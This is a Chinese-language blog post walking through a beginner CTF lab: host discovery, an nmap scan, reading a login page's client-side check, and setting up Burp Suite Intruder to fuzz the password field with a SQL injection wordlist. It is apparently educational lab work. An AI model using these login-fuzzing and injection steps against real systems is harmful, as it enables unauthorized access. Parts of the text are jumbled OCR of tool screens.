CTF练习：综合测试低难度

原创

CNwanku 于 2019-12-11 23:23:49 发布 617 收藏 3
分类专栏： CTF入门练习 文章标签： CTF 夺旗

本文链接：https://blog.csdn.net/qq_43233085/article/details/103500902

版权

CTF入门练习 专栏收录该内容


15 篇文章 10 订阅
订阅专栏

CTF练习：综合测试低难度

靶机地址：
链接: https://pan.baidu.com/s/1dUDG3Lxj2-lt9_EC0T7XyA
提取码: 4s12

环境准备


开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。
查看攻击机kali的IP，为172.19.91.8



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.91.8  netmask 255.255.255.0  broadcast 172.19.91.255
        inet6 fe80::a00:27ff:feb4:b4fc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b4:b4:fc  txqueuelen 1000  (Ethernet)
        RX packets 4090  bytes 1219185 (1.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7298  bytes 558811 (545.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

查看靶机的IP，为172.19.91.4

```
netdiscover -r 172.19.91.1/24
```



```
------------------------------------------------------------------------------------
172.19.91.25    8c:21:0a:55:63:2f      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
172.19.91.4     08:00:27:53:5c:9a      1      60  PCS Systemtechnik GmbH
172.19.91.115   c8:5b:76:f7:cc:d0      1      60  LCFC(HeFei) Electronics Technology co., ltd
```


ping一下，测试连通性，没问题，开始信息收集。

```
ping 172.19.91.45
```

信息收集


探测靶场开放的端口信息与服务版本

```
nmap -sV 172.19.91.4
```



```
root@kali:~# nmap -sV 172.19.91.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-11 15:42 CST
Nmap scan report for 172.19.91.4
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:53:5C:9A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


使用nikto对80端口进行进一步探测。
发现有个/login页面，打开看一下。


172.19.91.4/login.php
rk before you can access the Internet.
Open Ne
Giris Yap
Kullanici Adi
Parola
Giris
https://blog.csdn.net/qq_43233085

试一下admin弱口令，进入失败。

查看源码寻找一下，有无可利用信息。


我们在底部发现一段script代码，有点基础的可以发现，一是它禁用单引号，所以可能存在sql注入，二是它的用户名应该是***@btrisk.com之类的。





```
<script type="text/javascript">

function control(){
  var user = document.getElementById("user").value;
  var pwd = document.getElementById("pwd").value;

  var str=user.substring(user.lastIndexOf("@")+1,user.length);

  if((pwd == "")){
    alert("Hack Denemesi !!!");

  }
  else if (str!="btrisk.com"){
    alert("Yanlis Kullanici Bilgisi Denemektesiniz");

  }
  else{

   document.loginform.submit();
  }
}
</script>
```

fuzz注入


所以我们利用burpsuite进行截断，尝试进行fuzz注入。







Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host
Method
URL
Params
Sta...
Length
MIME type
Title
Comment
Time requ...
Request
Response
Raw
Hex
?
<
Move to the previous match
rch term
0 matches

寻找kali中用于fuzz的字典文件。



```
root@kali:~# cd /usr/share/wordlists/wfuzz
root@kali:/usr/share/wordlists/wfuzz# ls
general  Injections  others  stress  vulns  webservices
root@kali:/usr/share/wordlists/wfuzz# cd Injections/
root@kali:/usr/share/wordlists/wfuzz/Injections# ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt
root@kali:/usr/share/wordlists/wfuzz/Injections# cp SQL.txt /root
root@kali:/usr/share/wordlists/wfuzz/Injections# cd
root@kali:~# ls
公共  模板  视频  图片  文档  下载  音乐  桌面  SQL.txt
root@kali:~# 
```

浏览器设置好代理，去到登录页面登陆，用户名@btrisk.com，密码随便。



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration


HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols


SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080


SOCKS Host 127.0.0.1 Port 8080



burpsuite获得截断报文，发送到intruder中。




```
POST /personel.php HTTP/1.1
Host: 172.19.91.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.19.91.4/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Upgrade-Insecure-Requests: 1

kullanici_adi=%40btrisk.com&parola=123456
```



```
POST /personel.php HTTP/1.1
Host: 172.19.91.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Ge
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.19.91.4/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Upgrade-Insecure-Requests: 1

kullanici_adi=%40btrisk.com&parola=123456
```

把密码设为fuzz参数，选择字典文件，然后开始fuzz。




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /personel.php HTTP/1.1
Host: 172.19.91.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.19.91.4/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Upgrade-Insecure-Requests: 1

kullanici_adi=%40btrisk.com&parola=§123456§
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ


Payload set: 1   Payload count: 98 (approx)

Payload type: Runtime file   Request count: 98 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

/root/SQL.txt



Burp
Intruder
Repeater
Window
Help
Start attack
Open saved attack [Pro version only]
Actively scan defined insertion points [Pro version only]
Send to Repeater
Save attack config [Pro version only]
Load attack config [Pro version only]
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists [Pro version only]
encer
Decoder
Comparer

sets depends on the attack type defi

98 (approx)

Payload type: Runtime file   Request count: 98 (approx)

通过字节数发现被注入的页面，在浏览器打开该页面。

